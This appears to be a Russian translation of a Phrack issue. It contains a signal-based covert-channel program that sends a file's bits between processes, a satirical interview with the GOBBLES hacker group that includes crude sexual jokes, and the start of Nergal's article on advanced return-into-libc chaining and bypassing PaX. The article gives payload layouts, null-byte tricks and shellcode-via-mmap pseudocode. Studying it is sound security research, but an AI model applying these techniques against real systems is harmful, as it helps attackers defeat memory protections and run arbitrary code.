#include <stdio.h>
int
main()
{
    char *ptr=NULL;

    fprintf(stderr, "|0| everything looks fine. lets produce a SIGSEGV\n");
```

```
    *ptr=1;
    fprintf(stderr, "|1| after first provocated SIGSEGV\n");
        *ptr=1;
        fprintf(stderr, "|2| after second provocated SIGSEGV\n");
        fprintf(stderr, "|X| We survived - enough played today.\n");

        return 0;
    }
    /*** EOF segfault.c ***/
```

0x02 — TCP поверх signal()

Тема: TCP поверх signal()

Скучающие субъекты творят странные вещи — так почему бы не передавать данные с помощью сигналов? Именно с помощью сигналов, а не просто вместе с ними. Добрая старая морзянка настигает нас снова. Теоретически это скрытый канал — метод передачи данных, который внешний наблюдатель не распознаёт как передачу.

Всё просто: если отправитель видит бит 1, он посылает HIGH, а если 0 — посылает LOW. Предоставляю вам самостоятельно разобраться, как работают эти простые программы. :-)

```
    /* recv.c */
    #include <stdio.h>
    #include <sys/types.h>
    #include <signal.h>

    #define L SIGHUP
    #define H SIGUSR1
    #define RESET SIGUSR2

    int bit;
    unsigned char c;

    void recv_high_low(int x)
    {
    if (bit == 8) {
    bit = 0;
    putchar(c);
    fflush(stdout);
    c = 0;
    }
    if (x == H)
    c = ((c<<1)|1);
    else
    c <<= 1;
    ++bit;
    }

    void recv_reset(int x)
    {
    bit = 0;
    c = 0;
    }

    int main()
    {
    bit = 0;
    c = 0;

    signal(L, recv_high_low);
    signal(H, recv_high_low);
    signal(RESET, recv_reset);

    for (;;);
```

```
 return 0;
 }

 /* send.c */
 #include <stdio.h>
 #include <unistd.h>
 #include <fcntl.h>
 #include <errno.h>
 #include <signal.h>
 #include <sys/types.h>
 #include <stdlib.h>

 #define L SIGHUP
 #define H SIGUSR1
 #define RESET SIGUSR2

 void die(char *s)
 {
 perror(s);
 exit(errno);
 }

 int main(int argc, char **argv)
 {
 int pid, fd, j;
 char *file, c;

 if (argc < 3) {
  fprintf(stderr, "Usage: %s <pid> <file>\n", argv[0]);
  exit(1);
 }

 pid = atoi(argv[1]);
 file = argv[2];

 if ((fd = open(file, O_RDONLY)) < 0)
  die("open");


 kill(pid, RESET);
 sleep(1);

 while (read(fd, &c, sizeof(c)) > 0) {

  /* and for every bit of this byte do */
  for (j = 7; j >= 0; --j) {
   if ((1<<j) & c) {
    printf("1");fflush(stdout);
    if (kill(pid, H) < 0)
     die("kill");/* send HIGH (1) */
   } else {
    printf("0");fflush(stdout);
    if (kill(pid, L) < 0)/* send LOW (0) */
     die("kill");
   }
   usleep(200);
  }
 }
 close(fd);
 return 0;
 }
```

0x03 — Конфиденциальный разведывательный рапорт SIGINT о GOBBLES

КОНФИДЕНЦИАЛЬНЫЙ РАЗВЕДЫВАТЕЛЬНЫЙ РАПОРТ О GOBBLES

20 декабря 2001 года различным лицам по всему миру удалось раздобыть ценные сведения о фигуранте. Собранная информация, по всей видимости, является достоверной — местным органам правопорядка следует немедленно принять меры.

```
WANTED - GOBBLES - WANTED - GOBBLES - WANTED - GOBBLES - WANTED
```

Есть ли у вас другие псевдонимы помимо «Gobbles»?

GOBBLES известен под многими именами, однако GOBBLES не может раскрыть свои прочие идентичности в связи с именем GOBBLES из страха социального отвержения со стороны сверстников. GOBBLES желает, чтобы люди перестали спрашивать «GOBBLES, как тебя ещё называют», ведь всё, о чём он просит, — это немного приватности. Неужели люди не могут научиться не совать нос в чужие дела?

Какого вида существо «Gobbles» и какого оно пола?

GOBBLES сам по себе является хомо сапиенс (то есть человеком, для всех вас, «пенетраторов»), это очевидно, однако имя GOBBLES возникло из-за фотографии turkey.jpg на Yahoo.com, найденной однажды и заставившей GOBBLES подумать: «Эй, это смешная картинка и напоминает мне сообщество безопасников, полное злобных индюков, хехе — "другая идентичность" теперь должна стать GOBBLES, чтобы тоже быть индюком от безопасности!» Gobbles Security не ограничивается одним человеком или одним полом.

Как можно связаться с Gobbles Security (email? sms? irl? irc?)

С GOBBLES Security можно связаться по групповому адресу электронной почты на hushmail.com: GOBBLES@hushmail.com — если кому-либо когда-либо понадобится с нами связаться, это лучший способ. Что касается того, где можно найти GOBBLES irl (то есть «в реальной жизни» для «пенетраторов»): GOBBLES родом из Литвы, но теперь живёт в месте с несколько более стабильной экономикой. Некоторые члены Gobbles Security живут в одной стране и регулярно посещают GOBBLES Labs, где целыми днями занимаются серьёзным хакингом и программированием.

Когда и где вы родились?

GOBBLES сам родился в 1979 году в Литве, но не как GOBBLES, хехе (это не настоящее имя ;), хотя настоящее имя нигде особого значения не имеет. GOBBLES родился в индустрии компьютерной безопасности как GOBBLES в июне 2001 года и в настоящее время планирует стать бессмертным в этой области и жить вечно.

Есть ли в интернете фотографии Gobbles Security?

Gobbles Security больше озабочена поиском всех эксплуатируемых уязвимостей и оповещением о них всего мира, нежели тем, чтобы тратить время на обновление веб-страницы и придание ей красивого вида, — хотя сделать страницу красивой и завершённой становится всё более приоритетной задачей GOBBLES ввиду требований наших многочисленных поклонников, пишущих: «Пожалуйста, друг GOBBLES, закончи страницу!»

Где живёт Gobbles Security (текущее местоположение)?

Из уважения к приватности членов Gobbles Security, GOBBLES не желает раскрывать физическое местонахождение GOBBLES Labs или IP-адреса (IP означает «интернет-протокол», для «пенетраторов», которым нужен перевод). Сайт GOBBLES с полным раскрытием информации находится на bugtraq.org.

Какую музыку слушает Gobbles Security?

Прямо сейчас многодисковый автоматический проигрыватель в GOBBLES Labs содержит диски (компакт-диски — для «пенетраторов», путающих cd с командой chdir) следующих групп и исполнителей:

• Radiohead
• Tori Amos
• The Violent Femmes
• KMFDM
• Goo Goo Dolls
• Savage Garden
• The Djali Zwan
• Dmitri Shostakovich
• Smashing Pumpkins
• Ace of Base
• They Might Be Giants
• Various Disney Soundtracks and Sing-a-long's

Так что вы можете составить представление о разных жанрах, которые нравятся людям, населяющим GOBBLES Labs, хехе.

Нравится ли Gobbles Security фильм «Побег из курятника» и были ли родственники кого-либо из вас активно задействованы в его создании?

GOBBLES сам не очень понял фильм, и мнение остальных членов группы сводится к тому, что фильм был не очень хорошим. GOBBLES провёл весь фильм, пытаясь соотнести знаменитостей с их мультяшными персонажами, вместо того чтобы внимательно следить за сложным сюжетом, — так что можно понять, почему GOBBLES не очень понял и усвоил историю этого фильма.

Сколько сотрудников в «Gobbles Security» на данный момент?

Gobbles Security не является коммерческой группой и не имеет ни доходов, ни сотрудников. Все, кто приходит в GOBBLES Labs заниматься кодингом и эксплойтами, приносят свои компьютеры, материалы и алкоголь; денег нет, значит, и сотрудников нет. В GOBBLES Labs 19 активных участников и исследователей. Имея 18+ членов, GOBBLES Labs в настоящее время является крупнейшей активной некоммерческой группой безопасников в мире (без закрытости и монополизации исследований; конечно, существуют и более крупные закрытые группы, о которых GOBBLES не забывает). В отличие от других групп, делающих такие заявления, GOBBLES Labs действительно активна, хехе.

Продаются ли акции «Gobbles Security»?

Хехе, нет, — помните, мы не коммерческая организация? =) GOBBLES считает, что безопасность в принципе не должна быть огромной коммерческой структурой, и скучает по временам, когда знающих людей уважали и обращались к ним за информацией по безопасности, а не к людям с сертификатами вроде CISSP, которые умеют запускать Nessus в корпоративной среде и сообщать о новых обновлениях на cert.org.

Есть ли у Gobbles Security бизнес-план (текущие проекты) на 2002 год?

У GOBBLES нет бизнес-плана, поскольку Gobbles Security — не бизнес, а скорее клуб, и GOBBLES надеется, что так будет всегда. Если когда-нибудь перед лицом GOBBLES замашут большими деньгами, как это случилось с другими хорошими некоммерческими группами по безопасности, GOBBLES откажется от этого и сохранит GOBBLES Labs независимой и свободной навсегда.

Где Gobbles Security выучила английский язык?

Gobbles Security — многонациональная группа, и её члены учили английский в разных местах; некоторые говорят на нём как на родном — или, по крайней мере, на американском, который, по мнению GOBBLES, очень похож на английский. GOBBLES выучил английский у профессора высшей математики в университете, который сказал GOBBLES: «GOBBLES, если ты хочешь чего-то добиться в жизни, ты должен научиться говорить по-английски; вот, я помогу тебе». Это

правдивая история о том, как GOBBLES выучил этот замечательный язык, xexe.

Слышали ли вы об anti-security и каково ваше мнение о http://anti.security.is?

Да, GOBBLES видел их сайт раньше и очень часто читает доску объявлений. GOBBLES считает, что anti.security.is во многом правы насчёт безопасности, поскольку порой раскрытие информации — не лучшее решение, так как оно лишь способствует компрометации систем. GOBBLES помнит, как где-то читал, что до сих пор лишь 30% серверов исправлены от бэкдора CORE-SDI в ssh — а ведь об этом известно почти год; поэтому GOBBLES иногда задаётся вопросом, зачем вообще делать раскрытие, если никто не обращает внимания на рекомендации и не устраняет уязвимости. Тем не менее это не является политикой Gobbles Security, твёрдо поддерживающей «Информационную анархию» и цитату Jay Dyson «Real men prefer full disclosure» («Настоящие мужчины предпочитают полное раскрытие»), — хотя некоторые исследователи GOBBLES очень преданы философии anti.security.is, именно поэтому вы видите не все эксплойты, написанные членами Gobbles Security: мы уважаем их пожелания. GOBBLES испытывает большое уважение к идеалам anti.security.is и нередко задаётся вопросом, что же на самом деле лучше всего улучшает состояние безопасности в интернете, — но всё же приходит к выводу, что это «Информационная анархия».

Что думает Gobbles Security о Theo de Raadt?

GOBBLES считает Teo забавным персонажем, который думает, что блестящее исследование и отключение машины от сети делают её защищённой от сетевых атак и, следовательно, неуязвимой, — хотя в таком случае какой реальный смысл от этой рабочей станции, если она не в сети и не имеет доступа ни к чему? GOBBLES считает, что попытка Teo изгнать все сетевые функции во имя безопасности — идиотская идея, и GOBBLES не является его большим поклонником по этой и подобным причинам.

А что насчёт Aleph1 и bugtraq?

Aleph1 — старый друг GOBBLES (но не тот, кому Aleph1 известен как GOBBLES, xexe), и GOBBLES очень симпатизирует ему. В вопросе GOBBLES предполагает, что bugtraq == securityfocus.com, именно так GOBBLES и ответит. GOBBLES не является большим поклонником самого securityfocus из-за его практики отложенного раскрытия, из-за того, как он утверждает, что практикует полное раскрытие, но при этом заставляет людей платить за первый доступ к хорошим рекомендациям (держать информацию в заложниках — вероятно, не лучшая практика для полного раскрытия), из-за фильтрации важных рекомендаций по безопасности, если в них есть комментарии, задевающие самолюбие сотрудников securityfocus. Если бы у securityfocus действительно было намерение помочь процессу обеспечения безопасности, GOBBLES думает, они бы пропускали важные рекомендации; однако из опыта известно, что многие будут отфильтрованы по несерьёзным причинам. Когда securityfocus сказал «эй, мы будем вести почтовые рассылки», им следовало бы сразу сообщить, что они намерены извлекать прибыль из списка и продавать информацию, а не сохранять их в первоначальном виде — GOBBLES обеспокоен этим уровнем лукавства. Но если GOBBLES нравится сам Aleph1 — ответ ДА, GOBBLES нравится Aleph1. GOBBLES даже открыто приглашает его (а также mudge и dildog) бросить высокооплачиваемую работу и тёмную сторону силы и вернуться туда, где они в глубине души знают, что хотят быть, — в настоящее сообщество безопасников, где не нужно брить бороду и называть своё настоящее имя; для них всегда найдётся место в Gobbles Security, если они когда-нибудь решат исправиться.

Считает ли Gobbles Security такие группы, как ADM, LSD, TESO, конкурентами или друзьями?

Gobbles Security считает эти группы братьями и сёстрами, а не конкурентами.

Каким образом Gobbles Security будет влиять на сцену в будущем?

GOBBLES надеется помочь возрождению настоящей сцены безопасников, где мир сможет узнать, кто из людей обладает реальными знаниями в области безопасности, а не кто является

«пенетратором-тестировщиком» с мышью и патч-менеджером, зарабатывающим большие деньги. И, возможно, когда-нибудь в будущем коммерциализация компьютерной безопасности уменьшится, всё вернётся в норму, и сцена снова сможет существовать.

Запишите «Памятные события»:

Однажды канал #GOBBLES в irc захватила известная банда IRC-захватчиков — это очень памятное событие для всей команды Gobbles Security. Некоторые высказывания из этого инцидента, запомнившиеся GOBBLES:

```
<route> gogogogo
<route> OK, newsh fork over the opz
<route> word
<route> ok listen up motherfuckerz
<route> u will get yer chan back when i see fit
<route> mmkay?
<route> now, who'z the fuckwit who insulted me in that yahoo messenger
        advisory?
<route> you mess with libnet, you mess with death motherfuckerz!
```

[Примечание phrackstaff: Вышеприведённый лог — не от настоящего route.]

Другое очень памятное событие произошло на прошлой неделе в GOBBLES Labs, где Алиция перебрала алкоголя из коробочного вина (кстати об алкоголе: мистер Хьюджер обещал привезти GOBBLES хорошего вина из поездки в Канаду — GOBBLES лучше получит его, Al!) во время сессии написания эксплойтов и затем сняла всю одежду. Излишне говорить, что мужская часть GOBBLES пребывала в смущении от учинённого ими беспорядка. GOBBLES клянётся, что это правдивая история, а не просто юмор; даже несколько фотографий обнажённой Алиции, снятых веб-камерой и переданных через tcpdump, скоро будут смонтированы в mpeg, хехе!

Запишите несколько цитат:

«Opensource software has a future.»
— Sir William Gates

«What goes around comes around.»
— Anonymous

«That vulnerability is completly TheoRaadtical.»
— Microsoft

«A preauthentication bug in OpenSSH? Who hasn't found one of those?»
— OpenSSH Developer

«No I wasn't caught on video jerking off at defcon 9!»
— Peter Shipley

«If one XOR is good TWICE IS BETTER.»
— Peiter Zatko

В заключение GOBBLES хотел бы поблагодарить Phrack и команду Phrack за присвоение GOBBLES звания «Человек года». GOBBLES очень польщён не только номинацией, но и победой в этой награде! GOBBLES LOVE YOU!

Продвинутые техники return-into-lib(c): исследование PaX

Автор: Nergal

```
                                  May this night carry my will
          And may these old mountains forever remember this night
                                    May the forest whisper my name
        And may the storm bring these words to the end of all worlds

                                                  Ihsahn, "Alsvartr"
```

Содержание

• 1 — Введение
• 2 — Классический return-into-libc
• 3 — Цепочки вызовов return-into-libc
• 3.1 — Проблемы классического подхода
• 3.2 — Метод «подъёма esp»
• 3.3 — Подделка фреймов (frame faking)
• 3.4 — Вставка нулевых байт
• 3.5 — Итоги
• 3.6 — Пример кода
• 4 — Возможности PaX
• 4.1 — Основы PaX
• 4.2 — PaX и эксплойты return-into-lib
• 4.3 — PaX и рандомизация базового адреса mmap
• 5 — Функция dl-resolve() динамического компоновщика
• 5.1 — Несколько типов данных ELF
• 5.2 — Несколько структур данных ELF
• 5.3 — Как dl-resolve() вызывается из PLT
• 5.4 — Выводы
• 6 — Обход PaX
• 6.1 — Требования
• 6.2 — Построение эксплойта
• 7 — Разное
• 7.1 — Переносимость
• 7.2 — Другие типы уязвимостей
• 7.3 — Другие решения по запрету исполнения
• 7.4 — Улучшение существующих схем запрета исполнения
• 7.5 — Использованные версии
• 8 — Публикации и проекты, на которые сделаны ссылки

Эту статью можно условно разделить на две части. В первой описываются продвинутые техники return-into-lib(c). Некоторые из представленных идей, или близкие к ним, уже публиковались другими исследователями. Однако доступные фрагменты информации разрознены, как правило, привязаны к конкретным платформам, достаточно ограничены, а сопровождающий их исходный код не является достаточно поучительным (или не является таковым вовсе). Поэтому я решил собрать

доступные наработки и несколько собственных мыслей в единый документ, который должен стать удобным справочным пособием. Судя по содержанию многих публикаций в списках рассылки по безопасности, изложенная информация отнюдь не является общеизвестной.

Вторая часть посвящена методам обхода PaX при переполнении стекового буфера (другие типы уязвимостей рассматриваются в конце). Недавние улучшения PaX, а именно рандомизация адресов, по которым отображаются стек и библиотеки, создают нетривиальную задачу для создателя эксплойта. Представлена оригинальная техника прямого вызова процедуры разрешения символов динамического компоновщика. Этот метод весьма универсален, и условия, необходимые для успешной эксплуатации, обычно выполнимы.

Поскольку PaX специфичен для платформы Intel, пример исходного кода подготовлен для систем Linux i386 glibc. Большинство специалистов не считает PaX достаточно стабильным; тем не менее представленные техники (описанные для случая Linux на i386) должны быть переносимы на другие ОС/архитектуры и, возможно, применимы для обхода других схем запрета исполнения, в том числе реализованных аппаратно.

Предполагается, что читатель обладает знаниями о стандартных техниках эксплуатации. Перед дальнейшим чтением, вероятно, следует изучить статьи [1] и [2]. В [12] содержится практическое описание внутреннего устройства ELF.

---

2 — Классический return-into-libc

Классическая техника return-into-libc хорошо описана в [2], поэтому здесь лишь краткое резюме. Данный метод чаще всего применяется для обхода защиты, обеспечиваемой неисполняемым стеком. Вместо возврата в код, расположенный в стеке, уязвимая функция должна вернуться в область памяти, занятую динамической библиотекой. Это достигается переполнением стекового буфера следующей полезной нагрузкой:

```
<- стек растёт в эту сторону
   адреса растут в эту сторону ->
-------------------------------------------------------------------
| заполнение буфера(*) | function_in_lib | dummy_int32 | arg_1 | arg_2 | ...
-------------------------------------------------------------------
                              ^
                              |
                              - это int32 должен перезаписать сохранённый
                                адрес возврата уязвимой функции

(*) заполнение буфера должно также перезаписать сохранённый %ebp,
    если он используется
```

Когда функция, содержащая переполненный буфер, возвращает управление, выполнение продолжится в `function_in_lib` — адресе библиотечной функции. С точки зрения этой функции, `dummy_int32` будет адресом возврата, а `arg_1`, `arg_2` и последующие слова — аргументами. Как правило, `function_in_lib` — это адрес функции `system()` из libc, а `arg_1` указывает на строку `"/bin/sh"`.

---

3 — Цепочки вызовов return-into-libc

3.1 — Проблемы классического подхода

У предыдущей техники есть два существенных ограничения. Во-первых, невозможно вызвать другую функцию, требующую аргументов, после `function_in_lib`. Почему? Когда `function_in_lib` возвращает управление, выполнение продолжится по адресу `dummy_int32`. Он может оказаться другой библиотечной функцией, однако её аргументы должны будут занимать то же место, что и аргументы `function_in_lib`. Иногда это не является проблемой (см. [3] для типового примера).

Заметим, что необходимость в нескольких вызовах функций возникает часто. Если уязвимое приложение временно понижает привилегии (например, setuid-приложение может выполнить `seteuid(getuid())`), эксплойт должен восстановить привилегии (обычно вызовом `setuid(что-то)`) перед вызовом `system()`.

Второе ограничение состоит в том, что аргументы `function_in_lib` не могут содержать нулевые байты (в случае типичного переполнения, вызванного функциями обработки строк). Существуют два метода построения цепочек из нескольких библиотечных вызовов.

3.2 — Метод «подъёма esp»

Этот метод предназначен для атаки на бинарные файлы, скомпилированные с флагом `-fomit-frame-pointer`. В таком случае типичный эпилог функции выглядит следующим образом:

```
eplg:
        addl    $LOCAL_VARS_SIZE,%esp
        ret
```

Предположим, что `f1` и `f2` — адреса функций, расположенных в библиотеке. Построим следующую строку переполнения (заполнение буфера опущено для экономии места):

```
<- стек растёт в эту сторону
   адреса растут в эту сторону ->

-------------------------------------------------------------------------
| f1 | eplg | f1_arg1 | f1_arg2 | ... | f1_argn | PAD | f2 | dmm | f2_args...
-------------------------------------------------------------------------
 ^           ^                                      ^
 |           |                                      |
 |           | <---------LOCAL_VARS_SIZE------------>|
 |
 |-- это int32 должен перезаписать адрес возврата уязвимой функции
```

`PAD` — это заполнение (из произвольных ненулевых байт), длина которого в сумме с пространством, занятым аргументами `f1`, должна равняться `LOCAL_VARS_SIZE`.

Как это работает? Уязвимая функция вернётся в `f1`, которая увидит аргументы `f1_arg1`, `f1_arg2` и т.д. — всё корректно. `f1` вернётся в `eplg`. Инструкция `addl $LOCAL_VARS_SIZE,%esp` переместит указатель стека на `LOCAL_VARS_SIZE`, так что он укажет на место, где хранится адрес `f2`. Инструкция `ret` вернётся в `f2`, которая увидит аргументы `f2_args`. Вуаля. Мы вызвали две функции подряд.

Аналогичная техника была показана в [5]. Вместо возврата в стандартный эпилог функции необходимо найти следующую последовательность инструкций в образе программы (или библиотеки):

```
pop-ret:
        popl any_register
        ret
```

Такая последовательность может возникнуть как результат оптимизации стандартного эпилога компилятором. Она встречается достаточно часто. Теперь можно построить следующую полезную нагрузку:

```
<- стек растёт в эту сторону
   адреса растут в эту сторону ->
-------------------------------------------------------------------------------
| заполнение буфера | f1 | pop-ret | f1_arg | f2 | dmm | f2_arg1 | f2_arg2 ...
-------------------------------------------------------------------------------
                     ^
                     |
                     - это int32 должен перезаписать адрес возврата
                       уязвимой функции
```

Это работает очень похоже на предыдущий пример. Вместо перемещения указателя стека на `LOCAL_VARS_SIZE`, мы перемещаем его на 4 байта инструкцией `popl any_register`. Поэтому все аргументы `f1` могут занимать не более 4 байт. Если найдена последовательность

```
pop-ret2:
        popl any_register_1
        popl any_register_2
        ret
```

то можно передать `f1` два аргумента по 4 байта каждый.

Проблема последней техники в том, что обычно невозможно найти последовательность `pop-ret` с более чем тремя `pop`. Поэтому в дальнейшем будем использовать только первый вариант.

В [6] можно найти похожие идеи, к сожалению, с некоторыми ошибками и изложенные хаотично.

Заметим, что таким образом можно выстраивать цепочки из произвольного количества функций. Ещё одно замечание: для этого нам не нужно знать точное расположение нашей полезной нагрузки (то есть точное значение указателя стека). Разумеется, если какая-либо из вызываемых функций требует указатель в качестве аргумента, и если этот указатель должен ссылаться внутрь нашей полезной нагрузки, нам понадобится знать её расположение.

3.3 — Подделка фреймов (frame faking, см. [4])

Вторая техника предназначена для атаки на программы, скомпилированные _без_ опции `-fomit-frame-pointer`. Эпилог функции в таком бинарном файле выглядит следующим образом:

```
leaveret:
        leave
        ret
```

Независимо от уровня оптимизации, gcc всегда предваряет `ret` инструкцией `leave`. Следовательно, в таком бинарном файле мы не найдём полезной последовательности для «подъёма esp» (но см. конец раздела 3.5).

На самом деле иногда архив `libgcc.a` содержит объекты, скомпилированные с `-fomit-frame-pointer`. По умолчанию при компиляции `libgcc.a` компонуется в исполняемый файл. Поэтому возможно, что в исполняемом файле найдётся несколько последовательностей `add $imm, %esp; ret`. Однако мы не будем полагаться на эту особенность gcc, так как она зависит от слишком многих факторов (версии gcc, используемых опций компилятора и других).

Вместо возврата в последовательность «подъёма esp» мы будем возвращаться в `leaveret`. Полезная нагрузка переполнения будет состоять из логически разделённых частей; как правило, код эксплойта будет размещать их смежно.

```
<- стек растёт в эту сторону
   адреса растут в эту сторону ->

                   сохранённый FP   сохранённый адрес возврата уязв. функции
-------------------------------------------
| заполнение буфера(*) | fake_ebp0 | leaveret |
-------------------------|------------------
                         |
```

```
   +---------------------+    (*) на этот раз заполнение буфера НЕ должно
   |                           перезаписывать сохранённый указатель фрейма!
   v
-----------------------------------------------
| fake_ebp1 | f1 | leaveret | f1_arg1 | f1_arg2 ...
-----|-----------------------------------------
     |                       первый фрейм
     +-+
       |
       v
     -----------------------------------------------
     | fake_ebp2 | f2 | leaveret | f2_arg1 | f2_arg2 ...
     -----|-----------------------------------------
          |                   второй фрейм
          +-- ...
```

`fake_ebp0` должен быть адресом «первого фрейма», `fake_ebp1` — адресом второго фрейма, и т.д.

Теперь потребуется некоторое воображение, чтобы представить ход выполнения.

1. Эпилог уязвимой функции (то есть `leave;ret`) помещает `fake_ebp0` в `%ebp` и возвращается в `leaveret`.
2. Следующие две инструкции (`leave;ret`) помещают `fake_ebp1` в `%ebp` и возвращаются в `f1`. `f1` видит соответствующие аргументы.
3. `f1` выполняется, затем возвращает управление.

Шаги 2) и 3) повторяются, заменяя `f1` на `f2`, `f3`, ..., `fn`.

В [4] возврат в эпилог функции не используется. Вместо этого автор предложил следующее: стек должен быть подготовлен таким образом, чтобы код возвращался сразу после пролога функции `F`, а не в саму функцию `F`. Это работает очень похоже на представленное решение. Однако вскоре мы столкнёмся с ситуацией, когда `F` доступна только через PLT. В таком случае невозможно вернуться по адресу `F+что-то`; сработает только представленная здесь техника. (Кстати, аббревиатура PLT означает «таблица связывания процедур», procedure linkage table. Этот термин встретится ещё несколько раз; если он вам незнаком, обратитесь к началу [3] для краткого введения или к [12] для более систематического описания.)

Заметим, что для использования этой техники необходимо знать точное расположение поддельных фреймов, так как поля `fake_ebp` должны быть установлены соответствующим образом. Если все фреймы расположены после заполнения буфера, нужно знать значение `%esp` после переполнения. Однако если удаётся каким-либо образом поместить поддельные фреймы в известное место в памяти (предпочтительно в статическую переменную), угадывать значение указателя стека не требуется.

Эту технику можно применять и против программ, скомпилированных с `-fomit-frame-pointer`. В таком случае мы не найдём последовательности `leave` и `ret` в коде программы, но обычно её можно найти в стартовых подпрограммах (из `crtbegin.o`), скомпонованных с программой. Также необходимо изменить «нулевой» блок на:

```
-------------------------------------------------------
| заполнение буфера(*) | leaveret | fake_ebp0 | leaveret |
-------------------------------------------------------
                              ^
                              |
                              |-- это int32 должен перезаписать адрес возврата
                                       уязвимой функции
```

Два `leaveret` требуются потому, что уязвимая функция не установит `%ebp` для нас при возврате. Поскольку метод «поддельных фреймов» имеет некоторые преимущества перед «подъёмом esp», иногда необходимо использовать этот приём даже при атаке на бинарный файл, скомпилированный с `-fomit-frame-pointer`.

3.4 — Вставка нулевых байт

Остаётся одна проблема: передача функции аргумента, содержащего 0. Но когда доступно несколько вызовов функций, существует простое решение. Первые несколько вызванных функций должны вставить нули на место, занятое параметрами следующих функций.

Наиболее универсальна функция `strcpy`. Её второй аргумент должен указывать на нулевой байт (расположенный в каком-либо фиксированном месте, вероятно, в образе программы), а первый аргумент — на байт, который нужно обнулить. Таким образом, одним вызовом функции можно обнулить один байт. Если необходимо обнулить несколько int32-позиций, возможно, другие решения будут более экономичными по месту. Например, `sprintf(some_writable_addr,"%n%n%n%n",ptr1, ptr2, ptr3, ptr4);` обнулит байт по адресу `some_writable_addr` и int32-позиции по адресам `ptr1`, `ptr2`, `ptr3`, `ptr4`. Для этой цели можно использовать и многие другие функции, в частности `scanf` (см. [5]).

Заметим, что этот приём решает одну потенциальную проблему. Если все библиотеки отображены по адресам, содержащим 0 (как в случае патча Solar Designer для неисполняемого стека), мы не можем напрямую вернуться в библиотеку, поскольку не можем передать нулевые байты в полезной нагрузке переполнения. Но если атакуемая программа использует `strcpy` (или `sprintf`, см. [3]), в PLT будет соответствующая запись, которую мы можем использовать. Первые несколько вызовов должны быть вызовами `strcpy` (точнее, соответствующей записи PLT), которые обнулят не байты в параметрах функции, а байты самого адреса функции. После такой подготовки мы снова сможем вызывать произвольные функции из библиотек.

3.5 — Итоги

Оба представленных метода схожи. Идея заключается в том, чтобы возвращаться из вызванной функции не напрямую в следующую, а в некий эпилог функции, который соответствующим образом скорректирует указатель стека (возможно, с помощью указателя фрейма) и передаст управление следующей функции в цепочке.

В обоих случаях мы искали подходящий эпилог в теле исполняемого файла. Обычно можно использовать и эпилоги библиотечных функций. Однако иногда образ библиотеки недоступен напрямую. Один из таких случаев уже упоминался (библиотеки могут быть отображены по адресам, содержащим нулевой байт); с другим мы скоро столкнёмся. Образ исполняемого файла не является позиционно-независимым; он должен быть отображён по фиксированному адресу (в случае Linux — по адресу `0x08048000`), поэтому мы можем безопасно возвращаться в него.

3.6 — Пример кода

Приложенные файлы `ex-move.c` и `ex-frames.c` являются эксплойтами для программы `vuln.c`. Эксплойты выстраивают цепочку из нескольких вызовов `strcpy` и вызова `mmap`. Дополнительные пояснения приводятся в следующей главе (см. 4.2); тем не менее эти файлы можно использовать как шаблоны для создания return-into-lib эксплойтов.

---

4 — Возможности PaX

4.1 — Основы PaX

Если вы никогда не слышали о патче ядра Linux PaX, рекомендуется посетить домашнюю страницу проекта [7]. Ниже приведены несколько цитат из документации PaX.

> *«В этом документе рассматривается возможность реализации неисполняемых страниц для процессоров IA-32 (то есть страниц, из которых пользовательский код может читать или в которые может записывать данные, но не может исполнять в них код). Поскольку в нативном формате таблиц/каталогов страниц процессора нет поддержки такой возможности, это нетривиальная задача.»*
>
> *«[...] существует желание предоставить некий программный способ защиты от атак, основанных на переполнении буфера. Одна из таких идей — реализация неисполняемых страниц, что исключает возможность исполнения кода на страницах, предназначенных только для хранения данных [...]»*
>
> *«[...] возможно написать [код уровня ядра], который создаст несогласованное состояние в записях DTLB и ITLB [...] этот же механизм позволит создать другой вид несогласованного состояния, при котором разрешён только доступ на чтение/запись данных, а исполнение кода запрещено. Именно это и необходимо для защиты от (многих) атак на основе переполнения буфера.»*

Подводя итог: эксплойт на основе переполнения буфера обычно пытается запустить код, внедрённый в некоторые данные, переданные атакуемому процессу. Основная функция PaX — запретить исполнение всех областей данных, тем самым делая типичные техники эксплуатации бесполезными.

4.2 — PaX и эксплойты return-into-lib

Изначально неисполняемые области данных были единственной функцией PaX. Как можно было предположить, этого недостаточно для остановки эксплойтов return-into-lib. Такие эксплойты запускают код, расположенный внутри библиотек или самого бинарного файла — совершенно «легитимный» код. Используя техники, описанные в главе 3, можно запускать несколько библиотечных функций, чего обычно более чем достаточно для использования привилегий эксплуатируемой программы.

Более того, следующий код будет успешно выполняться на системе, защищённой PaX:

```
char shellcode[] = "arbitrary code here";
mmap(0xaa011000, some_length, PROT_EXEC|PROT_READ|PROT_WRITE,
                     MAP_FIXED|MAP_PRIVATE|MAP_ANON, -1, some_offset);
strcpy(0xaa011000+1, shellcode);
return into 0xaa011000+1;
```

Краткое пояснение: вызов `mmap` выделит область памяти по адресу `0xaa011000`. Благодаря флагу `MAP_ANON` в сочетании с дескриптором файла, равным -1, эта область не связана ни с каким файловым объектом. Код по адресу `0xaa011000` может исполняться даже на PaX (поскольку в аргументах `mmap` был задан `PROT_EXEC`). Таким образом, произвольный код, помещённый в `shellcode`, будет выполнен.

Перейдём к примерам кода. Приложенный файл `vuln.c` — это простая программа с очевидным переполнением стека. Скомпилируйте её командами:

```
$ gcc -o vuln-omit -fomit-frame-pointer vuln.c
$ gcc -o vuln vuln.c
```

Приложенные файлы `ex-move.c` и `ex-frames.c` — это эксплойты для бинарных файлов `vuln-omit` и `vuln` соответственно. Эксплойты пытаются выполнить последовательность вызовов

`strcpy()` и `mmap()`. Дополнительные инструкции см. в комментариях в `README.code`.

Если планируется тестировать эти эксплойты на системе, защищённой последней версией PaX, необходимо отключить рандомизацию базового адреса mmap командой:

```
$ chpax -r vuln; chpax -r vuln-omit
```

4.3 — PaX и рандомизация базового адреса mmap

Для борьбы с эксплойтами return-into-lib(c) в PaX была добавлена интересная функция. Если при конфигурации ядра задан параметр CONFIG_PAX_RANDMMAP, первая загружаемая библиотека будет отображена по случайному адресу (следующие библиотеки будут отображены после первой). То же самое применяется к стеку. Первая библиотека будет отображена по адресу 0x40000000+random4k, вершина стека будет равна 0xc0000000-random16; в обоих случаях random — это псевдослучайное беззнаковое 16-битное целое, полученное вызовом get_random_bytes(), который возвращает криптографически стойкие данные.

Это поведение можно проверить, дважды выполнив команду `ldd some_binary` или запустив `cat /proc/$$/maps` в двух экземплярах оболочки. В системе с PaX два вызова дают разные результаты:

```
nergal@behemoth 8 > ash
$ cat /proc/$$/maps
08048000-08058000 r-xp 00000000 03:45 77590      /bin/ash
08058000-08059000 rw-p 0000f000 03:45 77590      /bin/ash
